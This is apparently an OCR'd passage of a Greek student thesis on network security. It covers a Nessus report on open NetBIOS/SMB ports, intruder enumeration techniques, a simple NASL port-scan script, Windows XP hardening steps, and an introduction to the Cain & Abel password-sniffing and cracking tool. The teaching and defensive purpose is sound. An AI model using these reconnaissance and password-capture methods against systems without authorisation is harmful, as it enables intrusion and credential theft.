Με μια γρήγορη ματιά στην αναφορά και χωρίς ιδιαίτερη γνώση Πάνω στην ασφάλεια Βλέπαμε ότι ο εξυπηρετητής του δικτύου μας ονομάζεται ****. χρησιμοποιεί το όνομα WORKGROUP σαν domain name/workgroup(Είναι μία κατανεμημένη βάση δεδομένων η οποία χρησιμοποιείται και για την αντιστοίχηση διευθύνσεων σε ονόματα υπολογιστών και το αντίστροφο) .Αφού η πόρτα 135/tcp εως 139/tcp του NetBIOS και η 445/tcp του SMB ήταν ανοιχτές μπορούσαν να μας δώσουν τέτοιους είδους πληροφορίες όπως και την MAC address του μηχανήματος το λειτουργικό σύστημα που έτρεχε κ.τ.λ.

Χωρίς την χρήση του Tenable Nessus έπρεπε πρώτα με ένα σαρωτή θυρών να ανακαλύψουμε αν η συγκεκριμένες θύρες ήταν ανοιχτές και αμέσως μετά με εσωτερικές εντολές μέσα από την γραμμή εντολών να ανακαλύψουμε τα παραπάνω ονόματα που μας έδωσε το Tenable Nessus αλλά σκεφτείτε ότι δεν ήταν προσπελάσιμη η γραμμή εντολών από τον χρηστή γιατί είχα περιορισμένα δικαιώματα στον υπολογιστή που καθόταν.

Ας εντοπίσουμε της σημαντικότερα προβλήματα του server και πως καποιος χρηστης να αποσπάσει σημαντικες πληροφορίες για τον εξυπρετητή του συστήματος .

Όι πόρτες netbios-ssn (139/tcp) και οι microsoft-ds (445/tcp) και πως αλληλοσυνδέονται μεταξύ τους. Εφόσον αυτές οι πόρτες είναι ανοικτές του και πως μπορούμε να υποκλέψουμε πληροφορίες μέσω της ενεργητικής συλλογής πληροφοριών.

Ενεργητική συλλογή πληροφοριών

Υποθέτοντας ότι η αρχική "πρόσκτηση" του στόχου και η μη-επιθετική συλλογή πληροφοριών δεν αποκάλυψαν καμία άμεση οδό κατάκτήσης του, ένας εισβολέας θα στραφεί στη συνέχεια στο προσδιορισμό έγκυρο λογαριασμό χρηστών, η φτωχά προστατευμένων κοινόχρηστων πόρων. Υπάρχουν πολλές μέθοδοι για την απόκτηση ονομάτων των έγκυρων λογαριασμών η κοινόχρηστων πόρων από τα διάφορα συστήματα - μια διαδικασία την οποία αποκαλούμε ενεργητική συλλογή πληροφοριών, η απαρίθμηση συστήματος (enumeraton).

ενεργητική συλλογή πληροφοριών στο επίπεδο διείσδυσης που απαιτεί την ενεργή σύνδεση συστήματα . Για το λόγο αυτό, οι ενέργειές του εισβολέα μπορεί (και θα έπρεπε!) να καταγραφούν γενικότερα να γίνουν αντιληπτές.

Πολλές από τις πληροφορίες που το αποδίδει η ενεργητική συλλογή πληροφοριών μπορεί να δείχνουν ακίνδυνες με την πρώτη ματιά. Ωστόσο, οι πληροφορίες οι οποίες διαρρέουν Από τα κενά ασφαλείας μπορεί να προκαλέσουν τον αφανισμό του δικτύου μα, όπως προσπαθήσουμε να δείξουμε σε όλη την έκταση αυτής πτυχιακής εργασίας. Γενικά, Αφού ένας εισβολέας αποκτήσει ένα έγκυρο κ όνομα χρήστη η ένα κοινόχρηστο πόρο η αντίστοιχα ένα κωδικό πρόσβασης η κάποιες αδυναμίες η οποία σχετίζεται με το πρωτόκολλο

κοινής χρήσης πόρων είναι συνήθως. Κλείνοντας αυτές τις ρωγμές στο σύστημα ασφαλείας καταστρέφεται το πρώτο ορμητήριο των κακόβουλων χρηστών.
Οι τύποι των πληροφοριών που συλλέγουν οι εισβολείς μπορούν να ομαδοποιηθούν τις ακόλουθες κατηγορίες :

- κοινόχρηστοι πόροι του δικτύου
- χρήστες και ομάδες χρηστών
- εφαρμογές και μηνύματα/προτροπές,

Οι τεχνικές ενεργητική συλλογής πληροφοριών βασίζεται επίσης στα χρησιμοποιούμενα λειτουργικά συστήματα και είναι γι αυτόν τον λόγο επιλέγονται με βάση τις πληροφορίες που συλλέχθηκαν μετέχουν με προγράμματα τύπου σαρωτές θυρών και εργαλεία εύρεσης αδυναμιών .

Όπως αναφέραμε παραπάνω, να έχουν μια σοβαρή "αχίλλειο πτέρνα" του λόγω της εξάρτησής του τους από τα πρωτόκολλα SNB και NetBIOS. Τα πρότυπα SNB και NetBIOS περιλαμβάνουν APIs τα οποία επιστρέφουν πλούσιες πληροφορίες για ένα σύστημα μέσω της TCP θύρας 139 ακόμη και σε μη πιστοποιημένους χρήστες. Το πρώτο βήμα για την απομακρυσμένη προσπέλαση αυτών των APIs είναι η δημιουργία μιας τέτοιας μη πιστοποιημένης σύνδεσης σε ένα σύστημα Windows.

Ας κάνουμε μια μικρή ανάλυση του NetBIOS και του SNB:
Έχει τονιστεί πολλές φορές, τα NetBIOS και SNB είναι δύο διαφορετικά πράγματα και δεν θα πρέπει να συγχέονται. Το netBIOS είναι ένα πρωτόκολλο επιπέδου μεταφοράς, ενώ το SNB είναι ένα πρωτόκολλο κοινής χρήσης αρχείων το οποίο συνδέεται(bind) στο netBIOS-πάνω-από-το TCP, περίπου όπως ένας server συνδέεται σε μία TCP θύρα. Το SMB στην θύρα 445 είναι εντελώς διαφορετικό και δεν έχει σχέση με το netBIOS .

Η ανάλυση προκύπτει από την αναφορά που μου έδωσε το Tenable Nessus και δεν θα υπήρχε νόημα αν δεν την επεξηγούσα γιατί εκεί βρισκόταν η βασική αδυναμία αυτού του δικτύου.

Θα ήταν κάπως ανώφελο αν δεν παρέθετα στην πτυχιακή εργασία μου μερικά παραδείγματα χρήσης ενός τέτοιου σεναρίου ασφαλείας με χρήση της γλώσσας NASL. Επίσης και η ενσωμάτωση τους στο Tenable Nessus.

4.6 Σενάρια Ασφαλείας

Τι χρειαζόμαστε για να γράψουμε ένα τέτοιο σενάριο ασφαλείας**;**

- Καταρχάς χρειαζόμαστε ένα επεξεργαστή κειμένου, που αυτός μπορεί να είναι το Notepad των Windows.
- Την ιδέα του σεναρίου ασφαλείας

Πως θα ενσωματώσουμε ένα τέτοιο σενάριο ασφαλείας στο Tenable Nessus;

- Γράφουμε το σενάριο ασφαλείας και το αποθηκεύουμε με κατάληξη .nasl
- Το μεταφέρουμε στο φάκελο που είναι εγκατεστημένο το Teneble Nessus στο φάκελο plugins και κάνουμε επανεκκίνηση του Nessus Server

Γιατί να χρησιμοποιήσουμε την γλώσσα NASL αντί της Perl/Python;

Είναι εύλογο να ερωτηθεί κάποιος γιατί να χρησιμοποιήσω την γλώσσα NASL για τα σενάρια ασφαλείας αντί μιας ισχυρής γλώσσας όπως της Python η της Perl οπού και οι
Δυο χρησιμοποιούνται ευρέος για την εγγραφή τέτοιων σεναρίων. Διότι η είναι μια ασφαλής γλώσσα γιατί η εγγραφή σεναρίων ασφαλείας. Με τισ προαναφερθείσες γλώσσες τα σενάρια ασφαλείας μπορούν εύκολα να μετατραπούν σε δούρειους ίππους για την εξαγωγή πληροφοριών του συστήματος μάς. Τώρα αν θέλεις να χρησιμοποιήσεις αυτά τα σενάρια ασφαλείας με τη χρήση του Nessus είναι δύσκολος ο συγχρονισμός των σεναρίων αυτών με το Nessus.τέλος η nasl δεν χρειάζεται μεγάλη χωρητικότητα μνήμης και έτσι μπορεί να διαχειρίζεται εως και 20 σενάρια ταυτόχρονα.

Γιατί πρέπει να γράφουμε τα σενάρια σε γλώσσα NASL;

- NASL είναι μια γλώσσα η κατασκευάστηκε για το Nessus.
- NASL έχει πολλές ομοιότητες με C.
- NASL προσφέρει ασφάλεια και διαμοιρασμό αυτών των σεναρίων.
- NASL προσφέρει εύκολη τροποποίηση των σεναρίων ανάλογα με τις ανάγκες μας.

Τέλος θέλω να καταστήσω σαφές ότι αυτά τα σενάρια γραμμένα σε NASL είναι για την χρήση από το Tenable Nessus. Αν θέλουμε να χρησιμοποιήσουμε σενάρια για άλλες λειτουργίες όπως για ενεργητική συλλογή πληροφοριών σε ένα σύστημα θα χρησιμοποιήσουμε σενάρια γραμμένα σε Perl,Python η VBscripts η ότι άλλο μας βολεύει .

Σενάριο για μια απλη σάρωση tcp-θυρων

```
#
# Mia apli sarwsi thirwn
#
if(description)
{
script_name(english:"Sarwsi 8yrwn");
script_description(english:"Ayto to script mas deixnei poies tcp 8yres einai anoixtes");
script_summary(english:"which tcp ports are open");
script_category(ACT_SCANNER);
script_family(english:"Port Scanners");
script_copyright(english:"This script was written by Giannis Grigorakis.");
script_dependencies();
exit(0);
}

#
#
#

Fport = 1; #δηλώνουμε στην μεταβλητή Fport ότι τι είναι η πόρτα 1
Lport = 3000 ;#και στην Lport το 3000 που θεωρητικά είναι η τελευταία tcp-θύρα

for(i=Fport;i<Lport;i=i+1)#κάνουμε ένα loop από το ένα 1 έως το 3000
{
 soc = open_sock_tcp(i);#μας δίνει 1 αν η θύρα είναι ανοικτή και 0 αν είναι κλειστή
 if(soc) { #έλεγχος
  display("Port ", i, " is open\n");´#εμφανίζει την εκάστοτε θύρα
  close(soc);#κλείνει την επικοινωνία
 }
}
```

Ας ξεκινήσουμε την ανάλυση του κώδικα που βλέπουμε παραπάνω:

Στην συνθήκη if(description)
{ πρέπει να υπάρχουν όλες οι εντολές που γράφονται παραπάνω προκειμένου το σενάριο να κατηγοριοποιηθεί.
}

Αν σκεφτούμε ότι σε ένα σύστημα υπάρχουν περίπου 3000-tcp θύρες αρκούσε να κάνουμε ένα έλεγχο από 1-3000 και με μια εντολή όπως open_sock_tcp(i);

Που μας επιτρέπει να πάρουμε 1 αν η εκάστοτε πόρτα είναι ανοικτή και 0 αν είναι κλειστή και να εμφανίσουμε αν είναι ανοικτή και να κλείσουμε την επικοινωνία

4.7 Μετρα ασφαλείας

1. Το tenable nessus είναι ένα εργαλείο ασφάλειας από μόνο του. Τρέχοντας το τοπικά μπορεί να μας δώσει την λύση από μόνο του αρκεί να ψάξουμε τις πληροφορίες που θα μας δώσει.


2. Η υπηρεσία NetBIOS παραδίδει πρόθυμα τα δεδομένα της σε οποιοδήποτε το ζητήσει μέσω των φοβερών ανώνυμων συνδέσεων. Ας το απενεργοποιήσουμε στα Windows XP που ο συγκεκριμένος χρήστης δείχνει να χρησιμοποιεί

- Κάντε κλικ στο κουμπί **Έναρξη (Start)**, κάντε κλικ στην επιλογή **Πίνακας Ελέγχου (Control Panel)**, κατόπιν στην επιλογή **Συνδέσεις δικτύου και Internet (Network and Internet Connections)** και, τέλος, κάντε κλικ στην επιλογή **Συνδέσεις δικτύου (Network Connections)**.

- Κάντε κλικ με το δεξιό κουμπί του ποντικιού στη σύνδεση δικτύου που θέλετε να ρυθμίσετε και, κατόπιν, κάντε κλικ στην εντολή **Ιδιότητες (Properties)**.

- Στην καρτέλα **Γενικά (General)** (για σύνδεση σε τοπικό δίκτυο) ή στην καρτέλα **Δίκτυο (Networking)** (για όλες τις άλλες συνδέσεις), κάντε κλικ στο στοιχείο **Πρωτόκολλο Internet (TCP/IP) (Internet Protocol (TCP/IP))** και, κατόπιν, κάντε κλικ στο κουμπί **Ιδιότητες (Properties)**.

- Κάντε κλικ στο κουμπί **Για προχωρημένους (Advanced)**, κάντε κλικ στην καρτέλα **WINS** και, κατόπιν, κάντε κλικ στο πλαίσιο ελέγχου.




Εικόνα-10

- Φτάνοντας σε αυτήν την καρτέλα και πατώντας ένα κλικ στο **Χωρις χρήση NetBios σε TCP/IP** και OK έχουμε απενεργοποίηση το NetBios.

3. Απενεργοποιήσαμε το NetBIOS αλλά με το SNB τι γίνετε; Η απενεργοποίηση του NetBIOS πάνω από το SNB δεν λύνει το πρόβλημα της αποκάλυψης πληροφοριών μέσω των ανώνυμων συνδέσεων μ'αυτόν τον τρόπο τα Windows συνεχίζουν να χρησιμοποιούν το SNB πάνω από το TCP(θύρας 445). Ας απενεργοποιήσουμε την θύρα 445.

- Κάντε κλικ στο κουμπί **Έναρξη (Start)**, κάντε κλικ στην επιλογή **Πίνακας Ελέγχου (Control Panel)**, κατόπιν στην επιλογή **Συνδέσεις δικτύου και Internet (Network and Internet Connections)** και, τέλος, κάντε κλικ στην επιλογή **Συνδέσεις δικτύου (Network Connections)**.

- Κάντε κλικ με το δεξιό κουμπί του ποντικιού στη σύνδεση δικτύου που θέλετε να ρυθμίσετε και, κατόπιν, κάντε κλικ στην εντολή **Ιδιότητες (Properties)**.



Εικόνα-11

- Φτάνοντας σε αυτην την καρτέλα και απενεργοποιώντας την επιλογη **Κοινή χρήση αρχείων και εκτυπωτών για δίκτυα Microsoft** έχουμε απενεργοποίηση των ανώνυμων συνδέσεων μέσω 139 και 445.

5. Εργαλείο Υποκλοπής Πληροφοριών και διαχείρισης συστήματος

Για χρήση τέτοιων είδους εργαλείων αρκεί να εγκαταστήσουμε τέτοιο εργαλείο σε ένα υπολογιστή δικτυού που βρισκόμαστε. Απαραίτητο εργαλείο για την αποκομίσει αποτελεσμάτων ενός τέτοιου είδους εργαλείου είναι και η χρήση ενός απλού προγράμματος τύπου Win Cap που έχει περιγραφή σε άλλο μέρος της πτυχιακής μου εργασίας. Στο παρακάτω εργαλείο που περιγράφω κατά την εγκατάσταση του κάνει και την εγκατάσταση από μόνο του ένα πρόγραμμα.

5.1 Cain & Abel


Είναι ένα ελεύθερο εργαλείο ανάκτησης κωδικών πρόσβασης για τα λειτουργικά συστήματα της Microsoft. Επιτρέπει την εύκολη αποκατάσταση των διάφορων κωδικών πρόσβασης με την καταγραφή(Sniff) του δικτύου, σπάσιμο των κρυπτογραφημένων κωδικών πρόσβασης χρησιμοποιώντας τις επιθέσεις με χρήση λεξικού , ανακατωμένοι κωδικοί πρόσβασης αποκωδικοποίησης, αποκάλυψη παραθύρων κωδικού πρόσβασης, αποκάλυψη των εναποθηκευμένων κωδικών πρόσβασης και ανάλυση των πρωτοκόλλων δρομολόγησης. Ο κώδικας πηγής δεν παρέχεται.

Download: http://www.oxid.it/cain.html


Εγκατάσταση: Η εγκατάσταση του Cain & Abel είναι απλή αρκεί να τρέξουμε το ca_setup αρχείο που θα βρούμε στην περιοχή που το έχουμε αποθήκευση.Η εγκατάσταση του είναι απλή. Είναι σαν μια απλή εγκατάσταση ενός τυπικού προγράμματος των Windows.




Εικόνα-1



Εικόνα-2




Εικόνα -3



Εικόνα- 4

Στην παραπάνω εικόνα πατώντας το NEXT γίνεται η εγκατάσταση του προγράμματος και είμαστε έτοιμοι για την χρήση του προγράμματος.




Εικόνα-5

5.2 Λειτουργία του προγράμματος

